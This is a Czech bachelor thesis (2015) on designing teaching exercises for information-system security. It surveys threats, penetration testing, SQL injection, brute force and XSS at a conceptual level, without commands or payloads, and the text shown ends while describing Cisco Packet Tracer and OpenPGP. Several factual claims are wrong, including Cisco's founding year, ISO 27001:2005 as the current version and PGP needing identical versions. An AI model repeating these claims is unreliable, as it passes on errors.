Pedagogická fakulta
Faculty of Education

Jihočeská univerzita v Českých Budějovicích
University of South Bohemia in České Budějovice

Jihočeská univerzita v Českých Budějovicích
Pedagogická fakulta
Katedra informatiky

Bakalářská práce

Návrh úloh pro výuku bezpečnosti informačního systému

Vypracoval: Lukáš Bezděk
Vedoucí práce: Ing. Ladislav Beránek, CSc.

České Budějovice 2015

Prohlášení

Prohlašuji, že svoji bakalářskou práci jsem vypracoval samostatně pouze s použitím pramenů a literatury uvedených v seznamu citované literatury.

Prohlašuji, že v souladu s § 47b zákona č. 111/1998 Sb. v platném znění souhlasím se zveřejněním své bakalářské práce, a to v nezkrácené podobě pedagogickou fakultou elektronickou cestou ve veřejně přístupné části databáze STAG provozované Jihočeskou univerzitou v Českých Budějovicích na jejích internetových stránkách.

V Českých Budějovicích dne Podpis autora

……... ……..

JIHOČESKÁ UNIVERZITA V ČESKÝCH BUDĚJOVICÍCH
Fakulta pedagogická
Akademický rok: **2012/2013**

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Lukáš BEZDĚK**
Osobní číslo:	**P11622**
Studijní program:	**B7507 Specializace v pedagogice**
Studijní obory:	**Informační technologie se zaměřením na vzdělávání**
	Technická výchova se zaměřením na vzdělávání
Název tématu:	**Návrh úloh pro výuka bezpečnosti IS**
Zadávající katedra:	**Katedra informatiky**

Zásady pro vypracování:

Tato práce se bude zabývat návrhem úloh pro výuku bezpečnosti pro studenty Pedagogické fakulty. Student provede analýzu software, který by byl vhodný pro výuku bezpečnosti, např. HackMeBank, The Open Web Application Security Project (OWSAP) nebo další. Navrhne vhodné úlohy, které zahrnout základní oblasti bezpečnosti IS - zejména webové technologie, bezpečnost na úrovni OS i oblast standardů IS. K jednotlivým úlohám případně vybere na základě provedené analýzy software, seznámení se s prostředím, navrhne úlohu. Provede také odzkoušení úlohy a vytvoří vhodnou dokumentaci.

Rozsah grafických prací:	**CD ROM**
Rozsah pracovní zprávy:	**40**
Forma zpracování bakalářské práce:	**tištěná**

Seznam odborné literatury:

1. **KRHÁNEK, Jiří. Návrh učebny počítačových sítí [online]. České Budějovice, 2007 [cit. 2013-04-29]. Dostupné z: http://wstag.jcu.cz/portal/. Bakalářská práce. Jihočeská univerzita, Pedagogická fakulta.**
2. **DOSEDĚL, T.: Počítačová bezpečnost a ochrana dat. Computer Press 2004, ISBN 80-251-0106-1.**
3. **DOSTÁLEK, L. a kol.: Velký průvodce protokoly TCP/IP: Bezpečnost. Computer Press. ISBN 80-7226-849-X.**
4. **Gurbani, V. - Parbrai, U.: Internet and TCP/IP Networkdk Security: Securing protocols and applications. McGraw - Hill, New York 1996. 357s. ISBN 0-07-048215-2.**

Vedoucí bakalářské práce: **doc. Ing. Ladislav Beránek, CSc.**
Katedra aplikované matematiky a informatiky

Datum zadání bakalářské práce: **16. dubna 2013**
Termín odevzdání bakalářské práce: **30. dubna 2014**

Mgr. Michal Vančura, Ph.D.
děkan

L.S.

doc. PaedDr. Jiří Vaníček, Ph.D.
vedoucí katedry

V Českých Budějovicích dne 16. dubna 2013

Anotace

Cílem bakalářské práce je zpracovat a vytvořit návrhy úloh pro výuku bezpečnosti IS. V této práci představím několik možností pro výuku bezpečnosti, které mohou sloužit studentům VŠ. Pro tyto účely jsem použil například programy Cisco Packet Tracer, Open GPG, Nessus a OpenVAS. Tyto programy simulují skutečné aplikace, které v sobě mají určitá bezpečností rizika a umožňují nalézt chyby a přijít na nejlepší řešení opravy. Další částí mé práce jsou bezpečnostní rizika antivirů, Wi-Fi sítí, bezpečnostní chyby systémů a DDOS útoky. V rámci práce budou vytvořené úlohy předloženy k otestování ostatním studentům VŠ a zjišťování, zda dokáží podle vytvořených návodů pracovat s těmito aplikacemi.

Klíčová slova

Inovace úloh, testování bezpečnosti, hrozby informačních systémů

Abstract

The aim of this thesis is to process and create assignments for security training. In this thesis I will present a few options for security training that can serve university students. For these purposes, I used programs Cisco Packet Tracer, Open GPG, Nessus and OpenVAS. These programs simulate real application, which in themselves have certain security risks and allow for mistakes and find out the best solution to repair. Next part of my thesis are antivirus security, wifi network, system errors and DDOS attacks. Within of the thesis I created task will be submitted for testing other university students and determine whether they can operate according to instructions created with these applications.

Keywords

innovation, security scan, security system threat

Poděkování

Tímto bych rád poděkoval vedoucímu bakalářské práce Ing. Ladislavu Beránkovi, CSc. za pomoc při zpracování tématu této bakalářské práce.

Obsah

1 Úvod

Jako téma mé bakalářské práce jsem si vybral „Návrh úloh pro výuku bezpečnosti v informačních systémech“. Tuto práci jsem si zvolil záměrně, neboť mne bezpečnost moderních technologií vždy zajímala a chtěl jsem mít svoje data pečlivě zabezpečená a hlídaná.

Práci jsem rozdělil do tří hlavních kapitol. První dvě kapitoly jsou teoretické úrovně, poslední kapitola je zaměřena na praktickou a ukázkovou část vytvořeného výukového materiálu.

V první kapitole, se zaměříme nejprve na základní definování okruhů bezpečnosti informačních systémů (BIS) a poté si rozebereme jednotlivé okruhy zabezpečení s popisem jejich výhod, případně nevýhod. Na základě informací z daných okruhů vybereme programy, které budou sloužit při testování BIS a k výuce studentům.

V druhé kapitole si tyto programy podrobně popíšeme a vysvětlíme jejich funkce, jelikož budou použity v praktické části této bakalářské práce, a vysvětlíme si, v jakých oblastech testování se dají využít. Dále začneme vytvářet výukový materiál určený pro studenty, kteří navštěvují předmět „Bezpečnost informačních systémů“. Tento materiál bude sloužit hlavně jako oživení a doplnění předmětu o názorné ukázky k výkladu.

Třetí kapitola bude sloužit jako ukázka vytvořených úloh a využití dříve popsaných programů, názorně si ukážeme testování vybraných oblastí bezpečnosti a použití. První dva příklady na sebe budou navazovat, jelikož bude použit stejný program. Zbytek úloh poté bude vždy v odlišných programech.

Na závěr práce se pokusím zhodnotit přínos tohoto výukového materiálu a popsat hodnocení studentů, kteří budou s tímto materiálem pracovat.

2 Cíle práce

Cílem mé práce je zpracovat informace o bezpečnosti informačního systému, jak v teoretické, tak v praktické oblasti. Vytvořit úlohy pro výuku tohoto tématu, předat tyto zkušenosti ostatním studentům a uživatelům moderních technologií.

V teoretické části práce bude popsán celkový problém bezpečnosti a zhodnocení hrozeb pro jednotlivé skupiny oblastí, jako jsou wi-fi sítě nebo antiviry.

Praktickou část bude tvořit soubor úloh v programech Cisco Packet Tracer, Open PGP, GnuPG a dalších, kde se dá testovat kvalita zabezpečení.

.

3 Metody práce

Základní sběr dat pro tuto bakalářskou práci probíhal metodou individuálního rozhovoru s vedoucím předmětu Bezpečnost v informačních systémech a zároveň s vedoucím mé bakalářské práce na Jihočeské univerzitě, a také metodou dotazníkového šetření.

Tento postup měl za cíl získat pojem o sylabu předmětu a praktikách během výuky. Nalézt zpětnou vazbu pro získání informací o pohledu studentů o fungování současného vyučování. Zjistit, tak nedostatky, a z toho vyplývající požadavky, od kterých se dále odvíjí můj návrh na zlepšení výuky v podobě doplňkových úloh pro studenty.

Pro tyto účely jsem vytvořil dotazník o 9 otázkách. Pro vytvoření takového dotazníku jsem využil portálu www.google.com, který umožňuje vytvářet formuláře pro internetové průzkumy.

Takto vytvořený dotazník jsem rozeslal respondentům ve škole. Data byla následně zpracována a vyhodnocena tak, abych získal kromě svého osobního šetření na škole i zpětnou vazbu o pohledu na současný stav od respondentů, kteří navštěvují nebo nenavštěvovali tento předmět, a mohl jsem tím pádem přistoupit k samotnému návrhu na jeho zlepšení.

Plán postupu k dosažení stanoveného cíle:

1) Seznámení se s prostředním, ve kterém bude inovace probíhat.

2) Základní charakteristika současného stavu probíhající výuky.

3) Průzkum mezi studenty. Zjištění nedostatků a definice požadavků, které jsou na výuku kladeny.

4) Návrh na zlepšení v závislosti na zjištěných informacích.

5) Zhodnocení provedených kroků.

4 Bezpečnost informačních systémů – vybrané pojmy

Dříve, než začneme testovat a zkoušet různé chyby a mezery v programech, které by mohly být potencionální hrozba pro naše soukromí, musíme si definovat a vysvětlit, jak se vlastně dělí BIS, jaké jsou hrozby a druhy ohrožení.

Bezpečnost informačních systémů lze základně rozdělil na čtyři základní pojmy.

- Bezpečnost
  - Určuje stupeň ochrany objektu proti možným škodám a hrozbám
- Zranitelné místo
  - Slabina informačního systému využitelná k možnému způsobení škod
- Riziko
  - Pravděpodobnost, jak bude daný objekt zranitelný
- Hrozba
  - Událost, která může způsobit poškození, zničení, ztrátu

4.1 Bezpečnost a prevence

Do okruhu bezpečnosti, což jsou například antiviry a šifrování spadá i prevence. Ochrana proti možným škodám a hrozbám je v dnešní době nezbytná. Jsou různá druhy zabezpečení, některá jsou méně účinná, jiná více.

Prevencí rozumíme právě to, čím se zabývá tato bakalářská práce, tedy v prvé řadě výuka bezpečnost, dále poté testování aplikací. Je potřeba, aby co největší počet uživatelů moderních zařízení věděl, co je pro něj i pro jeho zařízení bezpečné a kde případně hrozí, že by mohl přijít o své soukromé data a údaje, které by se dali zneužít. Čím více uživatelů bude znát zásady používání internetu a jiných veřejných zdrojů, tím méně budou mít škůdci šanci, proniknout do jejich soukromí.

4.1.1 Antiviry

Tím nejzákladnějším a nejvíce rozšířeným zabezpečením dneška je antivirus. Díky tomuto programu máme v našich zařízeních automatický scanner, který při jakékoliv podivné hrozně z externích zdrojů upozorní uživatele, že jeho zařízení může být ohroženo a nabídne řešení.

Některé antiviry jsou méně účinné, většinou mají pouze základní nebo zastaralou databázi hrozeb a povětšinou se dají bezplatně stáhnout z internetu. Takový to antivir je kolikrát spíše přítěží, než zabezpečením.

Jiná kategorie jsou placené antiviry, díky jednorázovým, nebo měsíčním poplatkům výrobcům těchto programů máme několikrát denně aktualizovanou kompletní databázi hrozeb a pravidelné aktualizace programu. Takovéto antiviry už zvládají odhalit vysoké procento pokusů napadnutí počítače a tím pádem uchránit uživatelova data.

Na začátku roku byl společností Virus Bulletin zveřejněn test úspěšnosti antivirusových programů, kde zvítězil placený ESET s úspěšností 97,8% (z 90 testů byl pouze 2x neúspěšný. Naopak volně stažitelný český antivirus AVAST měl úspěšnost pouze 67,9% (z 84 testů bylo 27 neúspěšných). (1)

4.1.2 Elektronické šifrování dat

Co je vlastně šifrování dat? Šifrování je proces, při kterém se nezabezpečená data převádí pomocí kryptografie na data zašifrovaná, která přečte pouze uživatel s dešifrovacím klíčem. Elektronické šifrování dat se používá již nějakou dobu, ale stále se zdokonaluje, jedná se o velmi kvalitní zabezpečení, ovšem kolikrát složitější na používání pro uživatele. Šifrování se dnes hojně využívá i v oblasti telekomunikace. (2)

V oblasti počítačů se šifrování používá v několika oblastech. Můžeme si zašifrovat e-mail komunikaci, zašifrovat určité složky a dokumenty v PC anebo zašifrovat rovnou celý disk.

Jedno ze základních šifrování se používá velice často. Je to šifrování dat ve složkách například pomocí rozšířeného programu WinRAR. Díky možnosti, kdy uživatel může zabalit svoje soubory a využít rozmanitá hesla pro otevření balíku, se jedná o velice účinné šifrování a zabezpečení dat

K šifrování dat se používají buď zvolené, nebo vygenerované klíče. Díky těmto klíčům má příjemce možnost data přečíst a pracovat s nimi.

Šifrování e-mailů zajišťují tzv. elektronické podpisy. Díky tomu se dá zamezit, aby se zpráva během cesty nedostala k někomu jinému a aby nebyla daná zpráva změněna. Tuto službu nabízí například programy Open PGP nebo GnuPG, případně jim podobné programy.

Pro zabezpečení internetového bankovnictví se využívá digitální certifikát, který funguje na principu dvou šifrovacích klíčů. Jeden je veřejný a druhý privátní.

4.1.3 Bezpečnostní testy

Testování bezpečnosti u aplikací se řadí k prevenci, díky které se snižuje riziko útoku na uživatele. Na bezpečnostní testy by se měla klást velká pozornost. Jestliže bude program nestabilní a zranitelný, společnosti, které software vytváří, budou mít u zákazníků špatné jméno a to se velice těžce napravuje. Softwary by měli mít testovány a zabezpečeny na všechny druhy útoků, vzhledem k tomu že podoba dnešních počítačových útoků je různorodá. Může jít o nudícího se studenta, nespokojeného zaměstnance nebo znalého hackera. Každý má různé metody a

techniky k dosáhnutí svých cílů. Bezpečností testy se provádějí na několika různých úrovních. (3)

Skenování zranitelnosti

Jednou z metod testování bezpečnosti je skenování automatizovanými programy, které provádí pravidelné kontroly softwaru a umožňuje zachytit nečekané změny v síti nebo v systému.

Testování webových aplikací

Jedná se o vlastní ověření webových aplikací nebo portálů. Standardně se testuje SQL injection, brutalforcing a vnitřní chyby jako je ověření autorizace a další.

Penetrační testy

Jedná se o ověřování již známých zranitelností, nevhodných konfigurací nebo slabin s cílem odhalit další možné chyby. Tomuto testování se říká tzv. Etický hacking.

4.1.4 Řízení bezpečnosti ISO 27001

Jedná se o mezinárodně platný standart, který definuje požadavky na systém managementu bezpečnosti informací především pak řízení bezpečnosti důvěry informací pro zaměstnance, procesy, IT systémy a strategii firmy.

Norma ISO 27001 podle nejnovější verze z roku 2005 zaručuje soulad s aktuálními legislativními požadavky (především ochrana osobních údajů). Vybudování systémového přístupu přináší větší bezpečnost a snižuje riziko úniku citlivých informací.

4.2 Hrozby

Hrozba jako taková, je velice široký pojem, pod ním si můžeme představit všelijaké ohrožení naší bezpečnosti. Proto se hrozby dělí do čtyř typů.

4.2.1 Úmyslné hrozby

Úmyslné hrozby, jak již jejich název napovídá, jsou hrozby, které způsobí osoba, která chce získat data ostatních a zneužít je, v dnešní době existuje spoustu způsobů podvodů, které lákají z uživatelů jejich soukromé údaje a podrobnosti o nich. Patří mezi ně například Phishing, úmyslné prolamování hesel a samozřejmě viry.

4.2.2 Náhodné hrozby

S náhodnými hrozbami se dostáváme do kontaktu každý den, jde o snahu získat informace o uživateli jeho nepozorností, nebo neznalostí. Řadíme mezi ně například spam, což je nevyžádaná e-mailová pošta většinou se špatně formulovanou češtinou přesvědčující uživatele, že například vyhrál v loterii a je po něm požadováno zadání jeho osobních údajů k vyzvednutí výhry. Samozřejmě se o žádnou výhru nejedná a uživatel může přijít v nejlepším o drobné data ve svém počítači, v horším případě i o peníze.

Za další náhodnou hrozbu je považován Malware. Malware je program, který se vkládá k jiným programům, většinou z neověřených zdrojů a tváří se jako doplněk k instalovanému programu, či jako antivirus nebo software na správu a čištění počítače. Pokud uživatel tento program nainstaluje, hrozí, že Malware poškodí jeho počítač a také ztrátu osobních dat.

K náhodným hrozbám se řadí i chyby v programech. V tomto případně není zodpovědný uživatel, nýbrž autor programu, který má ve svém kódu chybu a hacker se dokáže přes tento program dostat do uživatelova počítače a opět získat přístup k osobním datům.

4.2.3 Vnější hrozby

Pod pojem vnější hrozby spadá vše, co dokáže poškodit uživatelovo zařízení na dálku, čili z venku. Může to být hacker, který získává data ostatních uživatelů buď na prodej společnostem zabývající se například nabízením produktů (získání jména, adresy, e-mail adresy uživatelů) nebo pro vlastní obohacování.

Nemusí se ovšem vždy jednat o pochybení člověka, mezi vnější hrozby řadíme i přírodní vlivy. Blesk uhodí do domu a následkem toho dojde k poškození, nebo zničení zařízení uvnitř budovy, dále to může být požár nebo i zemětřesení.

4.2.4 Vnitřní hrozby

Tzv. "vnitřní hrozby" jsou jedním z dalších bezpečnostních problémů, jímž se musí zabývat hlavně firmy a podniky.

Mnoho zaměstnanců nemá tušení o bezpečnostním zajištění svého firemního počítače či notebooku. Plno zaměstnanců také nedodržuje bezpečnost a připojují do svých firemních zařízení osobní USB disky, MP3 přehrávače atd. Tímto představují zaměstnanci riziko, že se vnitropodnikové počítačové sítě nakazí viry, červy či škodlivými programy.

4.3 Jednotlivé testy bezpečnosti informačních systémů

V této části si probereme jednotlivé druhy testování a popíšeme si jejich výhody a nevýhody, od náročnosti na přípravu po jejich úspěšnost a spolehlivost.

4.3.1 Penetrační testy

Jak už bylo řečeno, penetrační testy jsou plánované útoky na jednotlivé části programu za účelem ověřit jejich odolnost a případně odhalit jiné chyby.

Penetračních testů je několik druhů, které se dělí dle lokality, z které útok přichází.

Útoky prováděné z internetového prostředí se nazývají vnější a mají za účel prověřit veřejně dostupné systémy. Testují se například e-shopy, internetové bankovnictví, mail servery a další.

Testy vnitřní jsou nastaveny pro útoky z vnitřního prostředí společnosti. Právě velmi často se dbá pouze na útoky vnější, ovšem zapomíná se na to, že zaměstnanci mohou mít schopnosti nad rámec jejich pracovních povinností a mohou být schopni dostat se k citlivým datům společnosti a zaměstnanců mnohem jednodušeji než při přístupu mimo společnost. Při těchto útocích se často využívá neznalosti ostatních zaměstnanců, jako jsou slabé a jednoduché hesla, nepozornost při přihlašování a odhlašování v systému nebo soukromým USB diskem s nahraným škodlivým programem. Při vnitřním testování se nesleduje pouze systém, ale také chování zaměstnanců společností ať už se jedná pouze o zaměstnance administrativní nebo o IT oddělení.

Testy se dále dělí na tzv. white box a black box. White box je tester, který má přístup ke kompletním účtům, heslům a infrastruktuře společnosti. Častokrát je mu poskytnut i běžný uživatelský účet. Black box je pravý opak, tester o infrastruktuře společnosti neví vůbec nic a všechny informace si musí zjistit sám.

Při penetračním testování se zabýváme třemi hlavními okruhy, na kterých jsou testy prováděny.

- internetové technologie
- komunikační technologie
- bezdrátové technologie

V oblasti internetové technologie patří testování webových aplikací, DoS útoky a systémové identifikace

Komunikační oblast se skládá z prověření modemových připojení, služeb VoIP a ústředen.

Testování bezdrátových technologií zaštiťuje obecnou metodiku standartu 802.11, detekce bezdrátových systému a technologií RFID (Radio Frequency Identification)

Postupy testování jsou většinou tajené z důvodu know-how firem, proto existují veřejně přístupné podklady The Open Source Security Testing Methodology Manual (OSSTMM). Tato metodika systematicky oblast bezpečnostních testů. Cílem této metodiky je popsat co a jak se bude testovat.

Základem všech testování je nejdříve automatické skenování následováno manuálním postupem, který je specifikován pro každého testera jinak. Hlavním účelem automatického skenování je vyloučení chyb lidského faktoru. Nevýhodou tohoto systému je nutnost aktuálnost databáze bezpečnostních problémů a poté samotná „inteligence“ testů. Automatické skenování by se totiž mělo při zjištění chyby zachovat stejně jako pravý útočník, to je ovšem velice těžký úkol.

Z kategorie volně dostupných programů tzv. Open sourse je zde zástupce Open Vulnerability Assesment Systém (Open VAS). Je to síťový bezpečnostní skener. Jde o soubor nástrojů a služeb, které nabízejí kompletní testy zranitelnosti a následné řešení. Aktuálnost nástroje je vyřešena čerpáním z Network Vulnerability Tests (NVT).

Za zástupce placených programů lze zmínit Nessus, který byl původně zdarma, dej již placený pro zpřístupnění více funkcí. Nessus umožňuje používat vlastní skripty pro ověření bezpečnostních chyb. Je založen na funkci plugins a v současné době jich nabízí přes 50000. Bohužel všechny tyto moduly jsou placené. (4)

- Výhody penetračních testů
  - Při pečlivém použití poskytuje velice přesné informace o zabezpečení
  - Ukazuje slabá místa a možný výskyt rizik
  - Kategorizace rizik od nejzávažnějších po méně závažné
  - Nezávislí pohled na účinnost nynějšího zabezpečení
- Nevýhody
  - Není 100% důkazem bezpečnosti systému
  - I přes důkladnou přípravu trvá systému po absolvování penetračního testu nějakou dobu, než se zotaví
  - Není úplně stejný jako postup útočníka používající obdobné nástroje

4.3.2 Testování webových aplikací

U webových aplikací, se stejně jako u jiných programů testují hlavní požadavky a to je funkčnost, spolehlivost, podpora, výkon a použitelnost.

Ještě než započne samotné testování, provádí se příprava, kde se sbírají informace o dané webové aplikaci v souvislosti s její funkčností.

Provádí se hlavně audit kódu, který se provádí osobou nebo nástrojem, zda opravdu odpovídá daným představám a standardům včetně bezpečnosti samotné aplikace

Jeden z dalších důležitých testů pro webové aplikace je SQL injection, pro hackery je to užitečná bezpečnostní mezera, naopak pro tvůrce aplikace noční můra. Základem SQL injection je podvržení vstupních dat z formulářů nebo dalších vstupů za účelem změnit výsledek SQL dotazu. Tato chyba se nachází ve spoustě webových aplikací.

Pokud se SQL injection hackerovy podaří, může dostat například k uživatelským účtům a heslům nebo může změnit obsah v tabulkách nebo je rovnou smaže. Zásadou při psaní každé webové aplikace je kontrola a zabezpečení všech vstupních polí uživatele. Proměnné musí být stejného typu, jaký vy požadujete

Další možností jak lze napadnout webovou aplikaci je tzv. bruteforcing, v překladu útok hrubou silou. Za brutelforcing se považuje způsob, kdy se útočník snaží o rozluštění šifry bez znalosti klíče. Prakticky se jedná o testování všech možností a kombinací.

Nejčastěji se tento útok používá pro získání základních údajů pro přihlášení, což je uživatelské jméno a heslo. Vzhledem k tomu, že spousty uživatelů má základní jméno a jednoduché heslo (kolikrát stejné jako jméno), je tento způsob prolamování velmi rozšířený a mnohokrát velice úspěšný.

Obrana proti tomuto způsobu je velmi jednoduchá a záleží jen na uživateli. Pokud si zvolíme velmi silné heslo, které obsahuje různé kombinace velkých i malých písmen a přidají se číslice, je toto heslo velmi odolné proti bruteforce útoku.

Další z velice známých útoků na webové servery a webové aplikace se nazývá Cross-Site Scripting.

Stejně jako u SQL injection se jedná o zfalšování skriptu odeslaného útočníkem. Při nedostatečné kontrole a pozornosti se poté tato část skriptu vydává za originál a dochází k obejití zabezpečení daného webu. Útočník prakticky donutí nepozorného uživatele spolupracovat a tím pádem sám uživatel odevzdává svoje osobní údaje jako je přihlašovací jméno a heslo a útočníkovi umožní kompletní přístup k dalším datům. Tento případ napadání webových aplikací je hojně používán hlavně u internetového bankovnictví, kde i v ČR bylo takto obelháno několik desítek uživatelů. (5)

4.3.3 Skenování zranitelnosti

Zranitelnost znamená slabé místo jak v softwaru, tak v hardwaru, které může zapříčinit větší hrozbu a negativní dopad na jednotlivce, či celou firmu.

Zranitelná místa u softwaru většinou vznikají při vývojích produktů, případně při jejich aktualizacích či rychlých opravách, kterým není věnovaná dostatečná pozornost. Taková to náchylná místa nalezneme prakticky ve všech prostředků informačních systémů, tedy od samotného firmwaru, přes PC, notebooky, tablety, telefony a dále.

Jako u každého testování lze provádět skenování zranitelnosti jak z vnějšího prostředí, tak z vnitřního.

Jak jsme si již popisovali, vnější zranitelnost je dostupná jakémukoliv útočníkovi na síti a to bez znalosti vnitřního systému. Stačí zde pouze dostupnost internetu a nezabezpečené porty, na nichž lze sledovat síťové služby obsahující mezery v programech. Takové to zranitelnosti jsou povětšinou otevřené dveře pro útočníky, přes které se dostanou ještě k většímu napáchaní škod. Útočník může buď ukrást, zneužít, upravit nebo úplně vymazat libovolné data v databázi.

Mezi větší hrozby vnitřní zranitelnosti potom patří například spuštění škodlivého kódu přímo v sítí, získání uživatelských účtu a hesel a jejich použití pro trestnou činnost. Pokud je hacker dosti šikovný, v takovémto systému po sobě dokáže zamést stopy a nikdo se nikdy nedozví, kdo způsobil takové problémy.

Kvůli takovýmto případům je potřeba opravdu dbát na správné naprogramování a opravování software. Podle statistik, pokud nalezneme do 15 dnů od vydání 10% nejkritičtějších chyb, snížíme pravděpodobnost úspěšného útoku hackera o 90%.

Hlavní kroky pro snížení zranitelnosti programu jsou:

- Identifikace a zjištění přesného stavu aktivních a neaktivních systému
- Rozlišení důležitosti jednotlivých systémů pro organizaci
- Hledání zranitelností pomocí vnitřního a vnějšího skenování
- Kontrola procesu odstraňování mezer
- Definování bezpečnostní politiky

První dvě fáze zabezpečování lze provádět pomocí automatizace, další kontroly jsou potom na správcích dané sítě, či softwaru. (3)

4.4 Výběr programů a okruhů pro vytvoření úloh BIS

Po vysvětlení základních pojmů a typů zabezpečení a hrozeb je potřeba vybrat několik okruhů pro testování a k nim zvolit vhodné programy. Jelikož materiál, zde vytvořený bude sloužit hlavně při výuce předmětu Bezpečnosti informačních technologií. Vybral jsem oblasti testování podle sylabu předmětu a podle náročnosti jednotlivých testů tak, aby bylo možné programy jednoduše nainstalovat a používat a nezabírala jejich příprava pro testování většinu výuky.

Po zvážení a nastudování materiálu budeme v úlohách testovat nejčastější a zde popisované hrozby a to jsou následující:

- Blokace IP adres, blokování portů a webů
- Sledování paketů (sniffing)
- Základy kryptografie – šifrování dat
- Testování zranitelnosti pomocí skenování
- Prolamování zašifrovaných hesel u souborů
- Prolamování hesel wi-fi sítí

Pro tyto účely byly vybrány programy, které zvládají simulovat dané prostředí, či se přímo používají pro zabezpečení nebo testování informačních systémů.

Pro první dvě úlohy byl zvolen program Cisco Packet Tracer, díky němuž lze simulovat reálné sítě a díky své přehlednosti a poměrné jednoduchosti.

K základnímu vyzkoušení kryptografie využijeme program Open PGP a GPG, pro šifrování souborů a e-mailové konverzace.

Zranitelnost webových serveru a aplikací prověříme pomocí SQL injection.

Poslední dvě úlohy budou z pohledu „hackeru“ a to prolamování hesel a wi-fi sítí, pro tyto účely nám poslouží programy John the Ripper, Aircrack a RAR password recovery.

Všechny tyto softwary a aplikace si podrobněji popíšeme v následující kapitole.

5 Programy použité pro vytvoření úloh BIS

5.1 Cisco Packet Tracer

Obr. 1 logo společnosti Cisco Systems

Cisco Packet Tracer je výukový program od společnosti Cisco Systems, která byla založena v roce 1993. Tento software slouží k simulaci reálného provozu počítačových sítí. V Packet Traceru lze simulovat jakoukoliv síť s využitím Cisco hardwaru.

Hlavní výhodou tohoto programu je možnost sledovat provoz sítě, včetně zachytávání rámců a paketů. Velmi kvalitně zpracované jsou především routery a switche. Všechna virtuální zařízení, která lze použít v Packet Traceru jsou téměř totožná se skutečným hardwarem.

Díky tomuto programu lze experimentovat s jednoduchou i složitou sítí a zjišťovat, jak správně nastavit a používat danou síť tak, aby byla co nejstabilnější a nejrychlejší.

Současný Cisco Packet Tracer je ve verzi 6.2 a podporuje celou řadu simulačních možností. Tato verze kromě opravení chyb přináší další novinky, jakou jsou nové routery, telefonní věže na vysílání 3G/LTE signálu pro mobilní zařízení a tablety. Virtuální http server nyní podporuje JavaScript a CSS, takže je možné si ve virtuální síti naprogramovat vlastní webové stránky a lze se k nim připojit pomocí zařízení ve vytvořené síti.

Další novinkou v této verzi je tzv. Sniffer, což je hardware, který dokáže sledovat příchozí a odchozí pakety na dané síti. Díky filtrování můžeme bez problémů sledovat jeden nebo více paketů naráz.

Každý virtuální počítač, notebook, tablet nebo mobil má vlastní interface, kde můžeme sledovat a nastavovat například IP adresy, posílat e-maily, simulovat pohyb v síti, či nastavit blokování IP adres a portů na určité weby.


Jednou z dalších výhodných funkci Cisco Packet Traceru, je možnost upravovat hardware virtuálních zařízení, například přidat do PC či notebooku přijímač wi-fi signálu nebo routeru přidat přípojky.

Software Cisco Packet Tracer je volně dostupný pro všechny studenty přihlášené do programu Cisco Network Academy (CNA). (6)

Cisco Network Academy je projekt společnosti Cisco Systems, pro podporu vzdělávání v počítačových sítích. Dále nabízí kurzy, jako jsou Cisco Certified Network Associate (CCNA) a Cisco Certified a Network Professional (CCNP).

CNA vznikl v roce 1997 a v dnešní době je možné podstoupit jejich kurzy ve více jak 9000 školách ve více jak 165 zemích po celém světě.

Od roku 2010 podstoupilo tyto kurzy více jak děvětset tisíc studentů. V České republice je možno absolvovat tyto kurzy na několika univerzitách včetně JČU. (6)



Obr. 2 síť vytvořená v Cisco Packet Tracer v6.2

5.2 Open PGP / GnuPG

Obr. 3 loga organizací OpenPGP a GnuPG

Pomocí tohoto programu nahlédneme do základů kryptografie. Ve zkratce je kryptografie nauka o metodách utajování smyslu zpráv do podoby, která je čitelná pouze se znalostí speciálního klíče.

Zkratka PGP znamená Pretty Good Privacy, tento program pomáhá šifrovat a dešifrovat komunikační data mezi uživateli. Program poskytuje standart kryptografie a autorizační ověření při šifrování a dešifrování souborů.

Nejčastěji se PGP používá pro podepisování, šifrování e-mailů, textů, ale někdy i pro zabezpečení celého disku.

Tento program byl vytvořen Philem Zimmermannem už v roce 1991.

Celý proces šifrování u PGP probíhá na základě sériové kombinace hashování, komprese dat, symetrických klíčů a veřejných klíčů. Každý krok používá jeden z několika určených algoritmů. Veřejný klíč je vázán na uživatelské jméno a e-mail.

PGP šifrování má ale bohužel i nevýhody, jedna z hlavních je ta, že pokud má jeden z uživatelů novější verzi než uživatel, který přijímá zprávu, příjemce nemůže data dešifrovat ani s platným klíčem, proto je důležité, aby oba měli stejnou verzi programu Open PGP.

Zasílání zašifrovaných zpráv probíhá tak, že odeslaná zpráva je zabezpečena symetrickým klíčem, který je použit vždy jen jednou. Zpráva i klíč jsou odeslány na server, během přenosu je zpráva chráněna veřejným klíčem, při přijetí musí mít osoba, která chce zprávu dešifrovat k dispozici právě symetrický klíč, který dokáže zprávu otevřít.

